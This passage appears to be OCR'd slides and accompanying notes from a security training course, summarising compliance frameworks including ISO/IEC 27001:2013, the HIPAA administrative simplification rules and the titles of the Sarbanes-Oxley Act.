Failure to meet PCI DSS requirements may result in fines or the termination of payment-card processing privileges.



ISO/IEC 27001:2013

- ISO/IEC 27001:2013 specifies the requirements for **establishing**, **implementing**, **maintaining**, and continually improving an **information security management system** within the context of the organization
- It is intended to be suitable for several different types of use, including:

1. Use within organizations to formulate **security requirements** and **objectives**
2. Use within organizations to ensure that security risks are **cost-effectively managed**
3. Use within organizations to **ensure compliance with laws and regulations**
4. Definition of new **information security management processes**
5. Identification and clarification of existing **information security management processes**
6. Use by organization management to determine the **status of information security management activities**
7. Implementation of **business-enabling information security**
8. Use by organizations to provide relevant information about **information security** to customers

https://www.iso.org


ISO/IEC 27001:2013

Source: *https://www.iso.org*

ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system within the context of an organization. It includes requirements for the assessment and treatment of information security risks tailored to the needs of the organization.

The regulation is intended to be suitable for several different uses, including:

- Use within organizations to formulate security requirements and objectives
- Use within organizations as a way to ensure that security risks are cost-effectively managed
- Use within organizations to ensure compliance with laws and regulations
- Defining new information security management processes
- Identifying and clarifying existing information security management processes
- Use by the management of organizations to determine the status of information security management activities
- Implementing business-enabling information security
- Use by organizations to provide relevant information about information security to customers



Health Insurance Portability and Accountability Act (HIPAA)

HIPAA's Administrative Simplification Statute and Rules

Electronic Transaction and Code Set Standards	Requires every provider who does business electronically to **use the same health care transactions**, **code sets**, and **identifiers**
Privacy Rule	Provides **federal protections for the personal health information** held by covered entities and gives patients an array of rights with respect to that information
Security Rule	Specifies a series of administrative, physical, and technical safeguards for covered entities to use to ensure the **confidentiality**, **integrity**, and **availability of electronically protected health information**
National Identifier Requirements	Requires that health care providers, health plans, and employers have standard national numbers that identify them attached to **standard transactions**
Enforcement Rule	Provides the standards for enforcing all the **Administration Simplification Rules**

https://www.hhs.gov

Health Insurance Portability and Accountability Act (HIPAA)

Source: *https://www.hhs.gov*


The HIPAA Privacy Rule provides federal protections for the individually identifiable health information held by covered entities and their business associates and gives patients an array of rights to that information. At the same time, the Privacy Rule permits the disclosure of health information needed for patient care and other necessary purposes.

The Security Rule specifies a series of administrative, physical, and technical safeguards for covered entities and their business associates to use to ensure the confidentiality, integrity, and availability of electronically protected health information.

The office of civil rights implemented HIPAA's Administrative Simplification Statute and Rules, as discussed below:

- **Electronic Transactions and Code Set Standards:** Transactions are electronic exchanges involving the transfer of information between two parties for specific purposes. The Health Insurance Portability and Accountability Act of 1996 (HIPAA) designated certain types of organizations as covered entities, including health plans, health care clearinghouses, and certain health care providers. In the HIPAA regulations, the Secretary of Health and Human Services (HHS) adopted certain standard transactions for the Electronic Data Interchange (EDI) of health care data. These transactions are claims and encounter information, payment and remittance advice, claim status, eligibility, enrollment and disenrollment, referrals and authorizations, coordination of benefits, and premium payment. Under HIPAA, if a covered entity electronically conducts one of the adopted transactions, they must use the adopted standard—either from ASC, X12N, or NCPDP (for certain pharmacy transactions). Covered entities must adhere to the content and format requirements of each transaction. Every provider who does business electronically must use the same health care transactions, code sets, and identifiers.

- **Privacy Rule:** The HIPAA Privacy Rule establishes national standards to protect people’s medical records and other personal health information and applies to health plans, health care clearinghouses, and health care providers that conduct certain health care transactions electronically. The rule requires appropriate safeguards to protect the privacy of personal health information. It sets limits and conditions on the uses and disclosures that may be made of such information without patient authorization. The rule also gives patients’ rights over their health information, including the right to examine and obtain a copy of their health records and to request corrections.
- **Security Rule:** The HIPAA Security Rule establishes national standards to protect individuals’ electronic personal health information that is created, received, used, or maintained by a covered entity. The Security Rule requires appropriate administrative, physical, and technical safeguards to ensure the confidentiality, integrity, and security of electronically protected health information.
- **Employer Identifier Standard:** The HIPAA requires that each employer has a standard national number that identifies them on standard transactions.
- **National Provider Identifier Standard (NPI):** The National Provider Identifier (NPI) is a HIPAA Administrative Simplification Standard. The NPI is a unique identification number assigned to covered health care providers. Covered health care providers and all health plans and health care clearinghouses must use the NPIs in the administrative and financial transactions adopted under HIPAA. The NPI is a 10-position, intelligence-free numeric identifier (10-digit number). This means that the numbers do not carry other information about healthcare providers, such as the state in which they live or their medical specialty.
- **Enforcement Rule:** The HIPAA Enforcement Rule contains provisions relating to compliance and investigation, as well as the imposition of civil monetary penalties for violations of the HIPAA Administrative Simplification Rules and procedures for hearings.



Sarbanes Oxley Act (SOX)

- Enacted in 2002, the Sarbanes-Oxley Act is designed to **protect investors and the public** by increasing the accuracy and reliability of corporate disclosures
- The key requirements and provisions of SOX are organized into **11 titles**:

Title I	**Public Company Accounting Oversight Board (PCAOB)**
Title II	**Auditor Independence**
Title III	**Corporate Responsibility**
Title IV	**Enhanced Financial Disclosures**
Title V	**Analyst Conflicts of Interest**
Title VI	**Commission Resources and Authority**
Title VII	**Studies and Reports**
Title VIII	**Corporate and Criminal Fraud Accountability**
Title IX	**White Collar Crime Penalty Enhancement**
Title X	**Corporate Tax Returns**
Title XI	**Corporate Fraud Accountability**

https://www.sec.gov

Sarbanes Oxley Act (SOX)

Source: *https://www.sec.gov*

Enacted in 2002, the Sarbanes-Oxley Act aims to protect the public and investors by increasing the accuracy and reliability of corporate disclosures. This act does not explain how an organization must store records but describes the records that organizations must store and the duration of their storage. The Act mandated several reforms to enhance corporate responsibility, enhance financial disclosures, and combat corporate and accounting fraud.

